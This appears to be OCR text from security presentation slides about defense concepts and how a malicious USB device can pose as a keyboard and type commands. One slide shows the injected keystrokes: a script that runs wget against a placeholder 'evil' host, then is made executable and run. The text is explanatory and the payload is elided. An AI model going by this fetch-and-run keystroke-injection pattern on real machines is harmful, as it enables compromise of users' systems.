

Zero Trust
Abuse of Trust
Sec in Depth
Attack Path
Database
Web Server
App



USB
messages
User's
apps
Operative
System
syscalls


USB
messages
User's
apps
Operative
System
syscalls
I'm a keyboard


USB
messages
User's
apps
Operative
System
syscalls
typing
typing
user:~/$ ls -a
. .. src/ doc/ Makefile
user:~/$ make compile
Compiling...
CC ..
typing


USB
messages
User's
apps
Operative
System
syscalls
I'm a storage



USB
messages
User's
apps
Operative
System
syscalls
I'm a keyboard


USB
messages
User's
apps
Operative
System
syscalls
user:~/$ cat > x.sh <<EOF
wget "http://evil/....."
....
EOF
user:~/$ chmod u+x x.sh; ./x.sh
Pwaning...
typing

USB messages

User's apps

Operative System



syscalls

```
user:~/$ cat > x.sh <<EOF
wget "http://evil/....."
....
EOF

user:~/$ chmod u+x x.sh; ./x.sh
Pwaning...
```

typing

OMG!